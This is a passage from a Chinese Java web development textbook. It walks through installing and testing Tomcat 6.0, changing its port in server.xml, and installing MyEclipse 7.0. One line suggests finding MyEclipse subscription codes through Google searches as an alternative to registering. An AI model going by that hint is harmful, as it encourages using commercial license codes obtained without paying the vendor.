


图 1-9 Tomcat 安装界面(3)

该界面中主要是进行组件的选择,可以选择是否安装案例或者文档,这里使用默认选项,单击 Next 按钮,出现如图 1-10 所示的界面。




图 1-10 Tomcat 安装界面(4)

选择安装目录,也可以使用默认。单击 Next 按钮,出现如图 1-11 所示的界面。

在图 1-11 所示的界面中,选择 Tomcat 服务器运行的端口号,默认为 8080,注意不要与系统中已经使用的端口号冲突。

#### ◆ 提示

端口号的概念,读者可以参考网络基本知识。

单击 Next 按钮,出现如图 1-12 所示的界面,在该界面中找到 JDK 的安装目录,绑定 JDK,最后单击 Install 按钮即可进行安装。




图 1-11 Tomcat 安装界面(5)




图 1-12 Tomcat 安装界面(6)

## 2. 安装目录介绍

如果是默认安装，Tomcat 安装完毕之后，可以在“C:\Program Files\Apache Software Foundation\Tomcat 6.0”下找到安装的目录，如图 1-13 所示。

Tomcat 安装目录中，比较重要的文件夹或文件的内容如表 1-1 所示。

表 1-1 Tomcat 安装目录中重要文件夹或文件的内容

| 文件夹/文件名称 | 内 容                     |
|----------|-------------------------|
| bin      | 支持 Tomcat 运行的常见的 exe 文件 |
| conf     | Tomcat 系统的一些配置文件        |
| logs     | 系统日志文件                  |
| webapps  | 网站资源文件                  |




图 1-13 Tomcat 安装目录

#### 1.2.4 测试服务器

Tomcat 安装完毕后,要知道其安装成功与否,必须进行测试,首先打开 Tomcat。进入 Tomcat 安装目录下的 bin 目录,会发现如图 1-14 所示的两个文件。



图 1-14 bin 目录中的文件

这两个 exe 文件都可以打开 Tomcat 服务器,其中,“tomcat 6. exe”是以控制台形式打开 Tomcat,“tomcat 6w. exe”是以窗口形式打开 Tomcat。双击“tomcat 6. exe”,出现控制台界面,如图 1-15 所示。

```
C:\Program Files\Apache Software Foundation\Tomcat 6.0\bin\tomcat6.exe
2009-12-12 11:04:58 org.apache.catalina.startup.Catalina load
信息: Initialization processed in 2987 ms
2009-12-12 11:04:58 org.apache.catalina.core.StandardService start
信息: Starting service Catalina
2009-12-12 11:04:58 org.apache.catalina.core.StandardEngine start
信息: Starting Servlet Engine: Apache Tomcat/6.0.20
2009-12-12 11:05:00 org.apache.coyote.http11.Http11Protocol start
信息: Starting Coyote HTTP/1.1 on http-8080
2009-12-12 11:05:01 org.apache.jk.common.ChannelSocket init
信息: JK: ajp13 listening on /0.0.0.0:8009
2009-12-12 11:05:01 org.apache.jk.server.JkMain start
信息: Jk running ID=0 time=0/109 config=null
2009-12-12 11:05:01 org.apache.catalina.startup.Catalina start
信息: Server startup in 2835 ms
```

图 1-15 控制台界面

Tomcat 的启动信息中,包含了以下重要信息。

信息: Starting Coyote HTTP/1.1 on http-8080 提示在 8080 端口启动了 Tomcat 服务。

信息：Server startup in 48611 ms 提示 Tomcat 已经启动完成。

然后打开浏览器，在浏览器地址栏输入 <http://localhost:8080/index.jsp>，正常情况下，能够得到如图 1-16 所示的页面。




图 1-16 Tomcat 首页

实际上，该页面在硬盘上位于 Tomcat 安装目录\webapps\ROOT 中。

### 1.2.5 配置服务器

在上面的安装中，使用的是 8080 端口。但是 8080 端口可能会被别的程序占用。这种情况下，通常会出现如图 1-17 所示的提示。

```
C:\Program Files\Apache Software Foundation\Tomcat 6.0\bin\tomcat6.exe
2009-12-12 11:09:30 org.apache.catalina.core.AprLifecycleListener init
信息: The APR based Apache Tomcat Native library which allows optimal performance in production environments was not found on the java.library.path: C:\Program Files\Apache Software Foundation\Tomcat 6.0\bin;.;C:\WINDOWS\Sun\Java\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\oracle\exe\app\oracle\product\10.2.0\server\bin;C:\Program Files\MiKTeX 2.7\miktex\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Whem;C:\Program Files\Microsoft SQL Server\80\Tools\BINN;C:\Program Files\StormII\Codec;C:\Program Files\StormII;C:\Program Files\Common Files\ITK\Bin
2009-12-12 11:09:30 org.apache.coyote.http11.Http11Protocol init
严重: Error initializing endpoint
java.net.BindException: Address already in use: JUM_Bind<null>:8080
```

图 1-17 Tomcat 错误提示

其实，可以配置服务器，将服务器运行的端口号改为别的端口（如 8888）。

方法很简单，首先找到“Tomcat 安装目录\conf\server.xml”，用记事本或者写字板打开，找到“Connector port="8080"”，如图 1-18 所示。

将“8080”改为“8888”即可。

改为“8888”之后，保存配置，重启服务器，测试时，输入的网址为：<http://localhost:8888/index.jsp>。



图 1-18 “server.xml”文件

## 1.3 IDE 安装

### 1.3.1 IDE 的作用

要开发基于 B/S 的应用系统,首先必须开发网页,传统情况下,网页可以直接用记事本编写。

然而,在大型项目中,网页个数繁多,如果都用记事本编写,效率较慢,更重要的是,出现错误后记事本无法给出提示,因此,可以使用相应的 IDE 软件帮助编写。

IDE(Integrated Development Environment,集成开发环境),是帮助用户进行快速开发的软件。如 JCreator、Eclipse、DreamWeaver,都属于 IDE。

Java 系列的 IDE 很多,如 JBuilder、JCreator、Netbeans、Eclipse、MyEclipse 等。其中,MyEclipse 是收费软件,但是对 Java EE 应用开发进行了很多支持,功能比较强大,本章以 MyEclipse 7.0 为例来进行讲解。

MyEclipse 7.0 中,虽然内置了 JDK 和 Tomcat 服务器,但可以不使用,通过进行相应配置,使用自行安装的 JDK 6.0 和 Tomcat 6.0。

### 1.3.2 获取 IDE 软件

在浏览器地址栏中输入: <http://www.myeclipseide.com>,能够看到 MyEclipse 的各个版本。可以根据提示下载。注意,由于文件较大,在本书资源中已提供了安装软件,读者也可以不在 MyEclipse 官方网站上下载,在 Google 中进行搜索,一般能够很方便地下载到安装文件。

本章中,下载之后,得到一个可执行文件为“myeclipse-7.0-win32.exe”。

实际上,MyEclipse 已经推出了更高的版本,但是综合考虑系统速度和开发需求,还是选择了 MyEclipse 7.0,读者也可以选择更高的版本,使用起来没有太大区别。

### 1.3.3 安装 IDE

双击下载后的安装文件,如图 1-19 所示。



图 1-19 MyEclipse 安装文件



可以根据提示进行安装,其中不需要进行太多的配置。

安装完毕,可以在“开始”菜单中打开 MyEclipse,如图 1-20 所示。




图 1-20 “开始”菜单

单击 MyEclipse 图标,打开如图 1-21 所示的界面。




图 1-21 选择工作空间

在打开的过程中,程序可能需要选择路径,也就是以后工程存放的默认路径,可以通过 Browse 按钮改变路径,也可以用默认路径。本处使用默认路径。

单击 OK 按钮,打开的结果如图 1-22 所示。




图 1-22 MyEclipse 的打开界面

注意,在打开界面时,有时候会出现欢迎标签,可以直接关闭该标签,也会得到如图 1-22 所示的界面。

由于 MyEclipse 是收费软件,需要进行注册才能够使用。选择 Window | Preferences, 如图 1-23 所示。

在弹出的界面中选择 MyEclipse Enterprise Workbench | Subscription, 如图 1-24 所示。




图 1-23 单击 Preferences 选项




图 1-24 单击 Subscription 选项

在右边的界面中单击 Enter Subscription, 得到如图 1-25 所示的界面。




图 1-25 注册界面

输入 Subscriber 和 Subscription Code 内容即可。

由于 MyEclipse 是商业软件,在此不方便提供其 Subscriber 和 Subscription Code,读者可以自行注册 MyEclipse,获得 Subscriber 和 Subscription Code,也可以在 Google 上搜索,获取相应的 Subscriber 和 Subscription Code。

#### 1.3.4 配置 IDE

虽然 MyEclipse 下已经内置了 Java 环境,但仍可以使用自行安装的 JDK 来进行支持。



因此,首先需要绑定 MyEclipse 和 JDK。

打开 MyEclipse,选择 Window | Preferences,得到如图 1-26 所示的界面。选择 Java | Installed JREs,可以看到 Eclipse 已经和 JDK 绑定。

